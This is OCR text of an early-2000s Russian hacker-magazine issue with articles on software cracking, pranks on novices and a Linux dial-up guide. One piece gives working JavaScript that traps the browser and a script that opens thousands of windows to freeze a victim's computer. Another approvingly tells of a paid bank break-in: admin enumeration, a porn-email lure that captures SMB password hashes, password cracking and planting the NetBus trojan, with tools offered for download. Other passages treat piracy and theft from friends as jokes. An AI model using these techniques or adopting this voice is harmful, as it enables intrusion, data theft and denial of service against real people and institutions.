Также я хотел коснуться еще одной темы - платежной системы. Дело в том, что в России она ОЧЕНЬ СЛАБО развита. Даже если человек решил купить понравившуюся ему программу, авторы которой живут и работают в другом городе или чаще вообще за бугром, то у него нет под рукой универсальной и безопасной во всех отношениях возможности перевода денег. И на вопрос "А как?" - ответ простой: крякнуть ее или поискать уже готовый кряк в Интернете, или спросить у "друзей в эхе": нет ли у них уже готового кряка данной программы?

FTN

К слову сказать, "левонеты" организуются в основном в школьно-студенческие годы, когда собираются люди с соответствующими интересами: чего где надо сделать, чтобы эта софтина, наконец, заработала. Левонетами они называются потому, что основной FTN сетью по праву считается FidoNet, а все остальное - типа левое. ;) Такой милый вариант снобизма, цинизма и иронии. Ведь уголовники знакомятся в основном в местах заключения, ну а Крякеры - в эхах или на соответствующих каналах IRC. Милая у меня аналогия получилась, хотя еще существуют и пивные клубы, где контакт уже в полном смысле непосредственный. ;) Крякеров лучше всего стимулируют как раз те люди, которым какая-то коммерческая софтина нужна, но заплатить легально - денег жалко. Поверьте: деньги у них есть - им ИХ ПРОСТО ЖАЛКО. У нас страна халявщиков, поэтому и легальная проституция еще не скоро будет, так как можно и за бутылку пива решить все вопросы ;). Но это я отвлекся. Если человек имеет возможность на работе поднять приличные деньги, он не будет париться с кряками, так как ему спокойнее будет заработать легально свой миллион ;), чем наращивать и так не слабый геморрой кряками.



Польза от ламеров

Андрей Воленко aka Vol (volx@inbox.ru)

Ты думаешь от ламеров нет никакой пользы? Ты крупно ошибаешься! Предлагаю рассмотреть несколько ситуаций, в которых искомую пользу не заметит только слепой 8).

Ситуация первая

Твоя знакомая герла обзавелась компом, но ни фига в нем не понимает. Тут, естественно, она зовет тебя как бывалого компьютерного бойца и кул-хацкера. А если она симпотная девочка? ;) Вот именно! Видя, как ты разбираешься в компах, она проникнется уважением к твоей персоне. Плюс твое остроумие и сообразительность - смогут сделать многое. Просто представь, сколько можно наплести за время инсталляции Вындов? К тому же там всякие дрова, проги, вся эта мутатень займет еще больше времени. А тебе-то что? Клево сидеть и трепаться с классной теткой. За это время можно договориться куда-нить с ней прошвырнуться или просто регулярно посещать ее, чтобы... приносить ей новые венерические заболе... тьфу много раз! Приносить ей обновления от вирусов для ее АВП. После этого она при каждом глюке будет набирать твой номер телефона и просить придти посмотреть, что там опять винды вытворяют. Ну и тому подобные вещи, короче, парень, - она сама тебя найдет ;).

Ситуация вторая

Твой друган - пробитый ламер, он ни хрена не соображает в компах: разницы между командной строкой и гуём - не видит, как и асм от перла отличить не может.

Ты опять идешь к нему, собрав кипу из самых необходимых сидюков, чтобы заставить работать его комп. Тут он смотрит, как ты паришься, устанавливая его систему. После долгих мучений - встали окна, и он тебя спрашивает: "Как ты это сделал, мегагений?" А ты ему что-то типа: "Да лажа все это, просто мастдай после полудни только ставится" и только на сытый желудок :), ну или что-то подобное. Тут опять возникает похожая ситуация: тебя зауважают. А если он еще и денежный чел, то говоришь ему, например, что без CD-Writer'а не жизнь: он на любом компе теперь есть. Через недельку он тебя зовет и просит разобраться с этой штуковиной. Все! Теперь закатать болвань без проблем, т.к. CD-Writer всегда под рукой. А если к тому же у него халявный нет... Хотя друзей хакать нехорошо - забудь об этом. :)

Ситуация третья

Здесь все немного иначе. Твой знакомый купил комп, но там, где его брали, чуваки забыли собрать его. И тебя как супермена (хи-хи, классное сравнение :)) просят из груды железа сделать компьютер. Без проблем. Ты идешь, собираешь очередную машину, а потом говоришь чуваку: "Хе, парень, да тут что-то девайсы конфликтуют, и ничего не заработает, если мануально все прерывания и остальную шнягу не настроить. Давай-ка я дома с ним повожусь, а завтра тебе оттащу работающий". Он соглашается, т.к. после таких слов - ты для него Бог. Ты дома берешь его девайсы, на своей тачке тестишь, и если что приглянется - оставляешь себе, т.к. он все равно не заметит подставы. А если что случится, то он сразу же тебя позовет, и все будет хорошо. Хотя здесь, несомненно, есть доля подлости и наглости. Как говорится: "Не обижай братьев наших меньших!". :) Ну или просто каждый раз, при разборке всего, что он собрал своими кривыми руками, - тебя должны хотя бы накормить.

Ситуация четвертая

Тут идет любой случай. Если у этих ламеров предки зарабатывают вполне реальные бабки и им нужен крендель, чтобы следить за компами, то ты будешь одним из кандидатов. Ну а тебе-то что? Сиди, содержи несколько компов в рабочем состоянии и юзай халявный нет, якобы для обновления системы защиты компьютеров фирмы. Прикинь, у нас тут чуваки из сети так 20 гигов музы сняли, а ты что - хуже? :)

Короче, много чего может возникнуть в нелегкой жизни кул-хацкера, так что этим, без сомнения, нужно пользоваться. А ламер - это святое, а значит, годится не только для издевательств :)). Просто подумай, прежде чем послать чайника с глупым вопросом: "А как это мне Виндовс поставить, если винчестер только 14.4 кбит дает, а оперативки всего 32 бит?" Главное - ДУМАЙ, и все будет круто. А теперь - поке: мне пора бежать. Иду к чуваку из флоповода компакт-диск доставать. Очевидно, для устранения этой неполадки хозяину компа потребуется приобрести ящик пива, 20 часов инета и новую материнскую плату :).

ЗАПАДЛО НА ЯВЕ

Алексей Масанов (amasanov@hotmail.com)


Внимай, даю установку: скрипты - это круто. Ты это знаешь, я это знаю, короче - мы это знаем. Установку дал! Успешно. Теперь о них - любимых скриптах - и поговорим. Приятно наваять своими ручками какую-нибудь скриптятину на яве и дать соседу-ламаку пропереться, а пока тот будет ее разглядывать - дать ему пинка. Вот только бага: по ходу все клевое в скриптинге уже придумано. Предложить что-либо кардинально новое (во всяком случае, мне) уже сложно, лучше пива попить пойти. С другой стороны, можно легко насочинять целый ворох вторичных вещей, которые при ближайшем рассмотрении сведутся к нагромождению все тех же базовых методов. А это неправильно - вторичное само по себе на хрен никому не нужно.

Наконец (не на конец, а в конце концов!), наступило "творческое озарение": если нельзя ничего выжать внутри документа, то надо переходить на качественно новый уровень манипуляции самим окном броузера.

Сначала чуть-чуть информации для тех, кто забыл (или не знал):

В объектной модели современных броузеров (под современными я имею в виду Internet Explorer 4.0 и выше и Netscape Navigator хотя бы 4.x) есть два очень интересных метода: window.resizeTo (x,y) и window.moveTo (x,y), которые сулят просто огромные возможности. Первый метод изменяет размер "смотрового окна" броузера до указанных размеров (т.е. x на y пикселей), а второй перемещает само окно, помещая левый верхний угол в точку с координатами x по горизонтали и y по вертикали. Таким образом, грамотно используя эти два метода, ты легко можешь добиться весьма интересных эффектов, которые буквально валят с ног неподготовленного зрителя.

Для начала давай рассмотрим простенький скриптик, отвечающий за перемещение окна броузера по десктопу и его отражение от "краев" экрана:




Скрипт 1: Окно в стиле Xonix

```
<script language = javascript> // Начинаем script блок
function move_the_window(){ // Наша стартовая функция
window.resizeTo(screen.width/2,screen.height/2);
// Сначала сжимаем окно до //половины рабочего стола
   window.moveTo(1,1); // Теперь помещаем его в левый верхний угол экрана
   var x=1; // Это будет наша X-координата. Вначале равна единице
   var y=1; // Это будет наша Y-координата. Вначале равна единице
   var dx=7; // Смещение по X
   var dy=10; // ... и по Y
   move(); // Теперь вызываем функцию, которая и будет двигать окно
function move(){ // Объявляем функцию
   while(true){ // Объявляем бесконечный цикл
if(x>=(screen.width) || x<=0) dx=-dx; // Если окно на краю экрана по X, //меняем направление
   if(y>=(screen.height) || y<=0) dy=-dy; // То же самое, но уже для Y
   x+=dx; // Сдвинули по горизонтали
   y+=dy; // ... и по вертикали
   window.moveTo (x,y); // Нарисовали окно на новом месте
   } // Конец нашего бесконечного цикла
} // Конец функции move
} // Конец функции move_the_window
// Ну, и закрываем script блок
</script>
<html>
<head>
<title>Script N1</title>
</head>
<body onload = "move_the_window()">
<center><font face = Times size = 6 color =red><i>JavaScript is cool!</i></font></center>
</body>
</html>
```

Как только страница полностью загружена, вызывается функция move_the_window. Она объявляет все необходимые переменные и помещает окно в левый верхний угол рабочего стола. Методы screen.width и screen.height возвращают нам значения (ширину и высоту) рабочего стола, и, уже зная их, мы сжимаем окно до половины. Теперь приступим к функции move. Т.к. все действия здесь выполняются внутри бесконечного цикла, то окно так и будет безостановочно бегать по экрану. Попытка же свернуть его через task manager приведет к интересным визуальным эффектам (советую убедиться на собственном опыте). Если ты хочешь, чтобы цикл выполнялся определенное количество раз, замени оператор while на while(var i < твое число) и добавь в конце цикла оператор i++ (см. пример N3).

С помощью метода resizeTo можно делать довольно любопытные вещи. Посмотри, как можно сжать окно до размеров заглавной рамки и заставить все это, как обычно, бегать по экрану:




Скрипт 2: Развитие темы

```
<script language = javascript> // Начинаем script блок
function move_the_windows(){ // Наша стартовая функция
window.resizeTo(screen.width, 25); // Сжимаем окно номер 1
   window.moveTo(0,1); // Теперь помещаем его в левый верхний угол экрана
   window2 = open("", null); // Создаем объект второго окна
   window2.document.write("<title> Window N2</title>"); // Пишем в него заголовок
   window2.resizeTo(screen.width,25); // Сжимаем его и
   window2.moveTo(0, screen.height-25); // помещаем в низ экрана
   var dy1=2; // Начальное смещение для верхнего окна
   var dy2=-2; // ... и для нижнего
   var y1 = 1; // Y-координата верхнего окна
   var y2 = screen.height-25; // и Y-координата нижнего
```

```
    move(); // Теперь вызываем функцию, которая и будет двигать оба окна
function move(){ // Объявляем функцию
    while(true){ // Объявляем бесконечный цикл
if (y1>=(screen.height) || y1 <=0) dy1=-dy1; // Меняем направление
    if (y2>=(screen.height) || y2 <=0) dy2=-dy2; // То же для второго окна
    y1+=dy1; // Сдвинули первое окно по вертикали
    y2+=dy2; // ... и второе
    window.moveTo (0,y1); // Нарисовали первое окно на новом месте
    window2.moveTo (0,y2); // Нарисовали второе окно на новом месте
    } // Конец нашего бесконечного цикла
} // Конец функции move
} // Конец функции move_the_windows
// Ну, и закрываем script блок
</script>
<html>
<head>
<title>Script N2 Window 1</title>
</head>
<body onload = "move_the_windows()">
<center><font face = Times size = 6 color =red><i>JavaScript is cool!</i></font></center>
</body>
</html>
```

По сути этот скрипт является расширением первого: новым является наличие двух окон, которые движутся независимо. Обрати внимание на механизм создания второго окна и способ записи HTML-тэгов через document.write.


Теперь, познакомившись с этими методами, ты, наверно уже задаешь себе вопрос: а нельзя ли через этот самый JavaScript подвесить клиентский компьютер? Что ж, это вполне возможно. Метод прост до неприличия: все, что только нужно делать, - открывать новые окна с максимальной быстротой. В этом случае у системы просто не хватает ресурсов, и все "повисает". Другое дело, что, на мой взгляд, этот примитивизм не является чем-то по-настоящему интересным, и, вероятно, раз ознакомившись с этим дубовым методом, ты больше не будешь тратить свое время на эту муру:



Скрипт 3: Генерация множества окон:

```
<script language = javascript> // Начинаем script блок
function generate_windows(){ // Наша стартовая функция
    var i=1;
    while (i < 10000){ // Главный цикл
    window.open("script3.htm"); // Новое окно с ссылкой на тот же HTML файл
    i++; // Увеличиваем счетчик цикла
} // Конец цикла
} // Конец generate_windows
// Закрываем script блок
</script>
<html>
<head>
<title>Multiple windows</title>
</head>
<body onload = "generate_windows()">
</body>
</html>
```

Фактически в теле главного цикла скрипт пробует открыть 10000 окон, причем каждое окно ссылается на тот же файл, т.е. в свою очередь пытается открыть еще 10000 окон и т.д. Система просто не справляется с таким потоком и, увы, повисает.



Ну, пора постепенно закругляться. Если у тебя есть какие-то вопросы / пожелания / дополнения - пиши.

Банк в позе рака

X-KoDeX (root@hackers-paradise.com)




Как и всякий автор, начну повествование о взломе достаточно банально: как все начиналось, откуда все пришло? Все началось несколько лет назад, когда на одной тусовке, не без сильных объятий Змия, я как-то сболтнул, что защита некоторых серверов настолько мала, что при определенном желании можно даже хакнуть святую святых - банки, подключенные к Инету. Озвучив эту мысль бухим корефанам, через некоторое время я осуществил эту идефикс на одном из "хранителей сбережений". История абсолютно реальна и не является фикцией а-ля Ситибанк с Владимиром Левиным в главной роли.

Заказ

Ломать банки - не аккаунты и аськи тырить: я взялся за разработку не только из-за "чистой идеи хака" (хотя она имела место быть), но и по причине отсутствия наличия буказоидов. Особенно порадовал тот момент, что заказчик пообещал заплатить за успешное выполнение "задания" (он ТАК это называл) - $5000. Помимо наличных грин, было гарантировано покрытие всех необходимых трат.

С заказчиком мы познакомились совершено случайно. Хотя, впоследствии, я потерял уверенность в случайности всего происходящего (хотя это и понятно, в России живем, Господа). Заказчик стал невольным свидетелем моего разговора с Unix-админом об особенностях FreeBSD. Через некоторое время после этого была назначена встреча с заказчиком. Встретились. Поговорили. Стала понятна суть: предстоит проникать в нечто крупное и денежное.



Приняв заказ, мы договорились встретиться вторично для разъяснения более конкретных обстоятельств. Суть всей его идеи состояла в следующем: между двумя банками должна была произойти сделка на оч-ч-ч-чень круглую (даже по мировым меркам) сумму. А где большие суммы, там и законное желание не потерять их ;). В данном случае заказчик хотел убедиться в платежеспособности предполагаемого партнера не только по официальным документам налоговой инспекции, но и по так называемой РЕАЛЬНОЙ бухгалтерии, а не той, что мелькает в отчетах налоговиков. Т.е. была нужна закрытая инфа, находящаяся в базе данных "заказанного" банка, а конкретно - на винте банковского сервера. Заказ был принят и понят. Из исходных данных стало известно лишь название банка. Были обозначены сроки: "как можно скорее". Переведя это на русский язык, стало понятно, что у меня есть месяц на разработку.

Подготовка

По всей сути кампании я понимал, что буду работать один. Поэтому пришлось во многом посуетиться в подготовке. Деньги на расходы (съем квартиры; покупку оборудования; выделение канала в Инет) я получил сразу же после обсуждения всех деталей. В течение трех дней я снял однокомнатную квартиру с большим холодильником :). На покупку железного друга ушло полчаса и еще два дня на протягивание ISDN линии (наконец-то у нас провы научились это предоставлять более-менее быстро). Кого интересует - комп был почти стандартный, разве что выделялся наличием упса - UPS 400VA (куда ж без него, родного-то, в такое пекло?).


На установку и настройку WinNT Server 4.0/FreeBSD 4.0 с необходимым софтом ушел еще день.

Теперь я перевел мутный взгляд с пустой бутылки из-под "Балтики №3" на месторасположение банка в Сети.


За 15 минут с помощью http://www.ripn.net путем перебора всевозможных названий, комбинаций и аббревиатур был получен диапазон IP-адресов, выделенных РОСНИИРОС'ом для рассматриваемого банка. Вскоре узнал IP-адрес сервера, на котором были установлены сервисы почты, ftp, news и т.д., в общем, был найден сервак, подключенный к Сети. Я немного удивился тому факту, что из 15 выделенных адресов использовался только один. Было понятно, что работа предстоит тяжелая.

Загрузился во FreeBSD, откомпилил scan.c (#gcc -o scan scan.c, более подробно про рабо-

ту с юникс-эксплойтами и компиляцию из WIN ты можешь прочитать прямо в этом номере), запустил с консоли. Сканирование из-под unix`a было выбрано из соображений безопасности и моих личных предпочтений. Хотя можно было бы обойтись обычным виндозным сканером вроде Iptools



или более маленьким и быстрым девайсом NetGhost PortScan.




Неплохой выбор портсканов на http://www.datatone.com/mirrors/xiaomu/WWW/winsock/win95/iputil.htm, а IP tools ты можешь слить с их официального сайта http://ks-soft.mastak.com/users/kssoft/ip-tools.eng/index.htm. Короче, просканил я сервер банка на открытые порты, читай установленные сервисы.

От результата немножко офигел! Открыто все, что можно открыть: 10, 21, 23 (зачем на NT'е телнет-сервер я так и не понял), 25, 53, 110, 137, 138, 139, 143, 443. По открытым 137, 138, 139 стало понятно, с какой ОС мы имеем дело. Сие было, конечно же, NT. Netcraft (www.netcraft.com со скриптом What's that site running?) это подтвердил.




Также для определения типа ОС я мог бы просто посмотреть какие демоны/сервисы висят на серваке, прителнетившись к ним. Если это win-сервис, то ясен перец - это win-система, если *nix-сервис, то сие *nix (железная логика =).



И это банковский сервер с выходом в Internet!

Взлом


Перво-наперво надо было найти логин админа, т.к. обычно, руководствуясь рекомендациями Микрософта, стандартное "Administrator" заменяют чем-то другим.



Но в Win32 API существует пара функций, позволяющих узнать этот логин. МелкоМягкие ребята и здесь о нас позаботились. :) Это LookupAccountName и LookupAccountSid (SID - security identifier - идентификатор безопасности). Две небольшие программки отечественного автора (user2sid и sid2user) ты найдешь в Сети по адресу http://www.chem.msu.su/~rudnyi/NT/. Там же есть исходники.

В командной строке набираю:

>user2sid \\[ip-адрес сервера] "Power users"



Выдало примерное следующее: S-1-2-34-(набор цифр)-(набор цифр)-(набор цифр)-512

Так как у администратора RID (relative identifeir - относительный идентификатор) постоянный и равен 500 (как у root'а "0"), то


>sid2user \\[ip-адрес сервера] 2 34 (набор цифр) (набор цифр) (набор
цифр) 500
// (набор цифр) - это выдавались номера ведомства и подразделений,
//тогда я их, естественно, не записал, а сейчас не вспомню :).
Name is GOD (ну когда они на землю спустятся???)
Domain is ****bank
Type of SID is SidTypeUser


Часть дела была сделана. Теперь надо было заставить тупую NT'ю отдать пароль :). После некоторых раздумий сделал следующее:
Поставил у себя Веб-сайт, в htdocs сделал директорию images и зашарил ее на полный доступ Everyone. Туда кинул image.jpg, сделал на скорую руку типа "порно сервер" (Админы любят шляться по ентим штукам :). Затем в index.html вставил такую "ссылочку" file:////3282120165/images/image.jpg. Далее был установлен и включен сниффер (SpyNet 3.12).






В сниффере были выставлены 137, 138, 139 порты на слежение.






Остальное было делом техники и времени.




Я "создал" мыльную порно рассылочку о крутых телках, больших сиськах и т.д..







Адрес, конечно же, оставил http://3282120165. Такой линк был получен в результате обработки стандартного IP-адреса. Про это X писал в №9 за 99. То же можно сделать с помощью проги, получившей известность в "Шароварах" - Ipalt, которую можно взять по адресу http://www.ffh-lab.com/Products/products.html.




Слал похотливому админу письма каждую ночь, и, наконец, он через 3 дня зашел на "крутой порносервер". Там он увидел надпись "Sorry, Under Construction" и, наверное, в расстроенных чувствах ушел по ссылке из другой рассылки :). Но хешированный пароль по DES'у я все-таки получил :). Этот глюк SMB-протокола пришелся мне на руку (как и многие другие, и не только мне ;). L0phtCrack расшифровал пароль почти за сутки (пароль был непростой).




Дальше в "Computer Search" ввожу \\[ip-адрес сервера],




присоединяюсь, ввожу login/passwd и получаю доступ к "административным" шарам ($), а также к шарам всей локальной сети. После детального изучения локалки пришло невкусное разочарование: нужной заказчику информации не оказалось. Но был обнаружен еще один внутренний сервер (видимо, именно тот, который мне был нужен). Там уже стояла FreeBSD 3.3.1. Немного прикинув и понадеясь на удачу (а она нужна была трижды), заливаю на NT'ю Сетевого Паровоза 2.0 aka NetBus 2.0,






и под утро вешаю сервер ExploitGenerator'ом.



прописываю его в win.ini



Сервак ребутится, запуская из win.ini серверную часть трояна. На этот раз мне повезло! Клиент соединился с сервером NetBus'a (ну как можно не ставить антивирусы!??). Следующей ночью запускаю с сервера telnet и начинаю удивляться крутости админов банковского сервера! Половина аккаунтов, прописанных в NT'e (кстати, логины оригинальные: ban_comp1, ban_comp2, ban_term1, ban_term2 , etc :), совпадают с зарегенными на юниxе. Тут даже не нужен был root, чтобы достать интересующую информацию.

Такая вот история. Буказоиды я получил. Все вроде довольны. Ничего вроде сверхъестественного нет, просто убивает наличие таких дыр в святая святых.

Это не руководство - это мои мысли. И если ты личность, то МЫСЛИ! Здесь есть о чем призадуматься.


При проведении всей операции была использована информация с сайтов http://www.ntbugtraq.com/, http://www.cert.org, http://www.ciac.org

P.S. Если ТОТ банк думает, что это не про НЕГО, то пусть ПОДООМАЕТ. А админов увольнять надо, IMHO, раскормили себе жирные задницы и ни фига не делают мозгом.

Весь боевой софт, описанный в этой статье, можно скачать по адресу www.hackers-paradise.com .

СДЕЛАЙ ЭТО В LINUX!

Юрий Семенов (avoid@mail.ru)



Линух – штука сложная. Углубляясь в дебри его настроек, можно ваще встрять по самые гланды. Однако взамен этого неудобства предоставляется широкий спектр различных настроек и ключей, которые позволяют конфигурировать компьютер по сложности, начиная от простейшего "воркстейшн" для игры в сапера и кончая сверхмощным и сверхбезопасным сервером локальных сетей любых размеров и сложностей. И это не учитывая того, что операционка распространяется с открытыми исходниками ядра, которые можно свободно править и компилировать.

Изучать Linux можно всю жизнь. Каждый день узнавать что-то новое, открывать новые фичи, глубже и глубже разбирать кернеловые серцы... Так оно и будет, если... если не выбрать цель, финишную черту, "чекпоинт", одним словом, пересекая который, можно говорить: "Я пользователь Linux В НАТУРЕ!".
Как раз таким, самым первым, чекпоинтом для простого, "земного" пользователя Линух, работающего на "персоналке с модемом", может быть установка Интернет. Кто-то может возразить: "А как же русификация? Или настройка харда?"... Ну, извините! А может быть, первым чекпоинтом поставить нажатие кнопки POWER?!

По-моему, выйти в Интернет по модему из Linux - самое то! Тем более, что попутно придется и "русифицироваться", и хард настраивать, и шел-скрипты править, да и с сетевыми настройками знакомиться - полный арсенал, короче! Тем более, делать это придется не за просто так - тут пахнет реальной экономией денег! Вот, например, Вындозе ваще побоку, что ты коннектишся с платным провайдером. Пока держится связь, Маздай готов заниматься чем угодно, но только не сосать байты из Internet! А всякая оптимизация напоминает уговоры "Дай! Ну, дай!"... %))

Чего вовсе не скажешь про Linux. Уж если он взялся за работу и установил коннект, то, будь уверен, грузить будет по полной программе, без передыху и всех подряд! Короче, если ты бережешь свое время, а значит - деньги (или деньги, а значит - время), то начинай установку Internet из-под Linux прямо сейчас.
Прежде чем лезть в дебри настроек, следует убедиться, что "под рукой" есть все необходимое. Я имею ввиду данные от провайдера.

```
Login:      vasia
Password:   security
IP:         212.192.100.77
DNS IP:     212.192.100.1
Mask:       256.256.256.240
Domen:      tsu.ru
```

и, конечно, большой список телефонов.
Теперь, как рекомендует Вындоз, "можно откинуться на спинку стула" и начать править разные скрипты и файлы. Сразу скажу, что я не буду разжевывать назначение каждой опции. Все будет ограничиваться прямой функциональной нуждой. Если же кому-то нужны подробности, то он может найти их сколько угодно, например, в романе Толстого "Война и мир"... %)
Прежде всего, следует "расфасовать" всю провайдеровскую инфу по соответствующим файлам, чтобы система могла их найти и конкретно поюзать. IP DNS следует сразу запихать в файл /etc/resolv.cfg, который должен выглядеть следующим образом:

```
domen       tsu.ru
nameserver  212.192.100.1
```

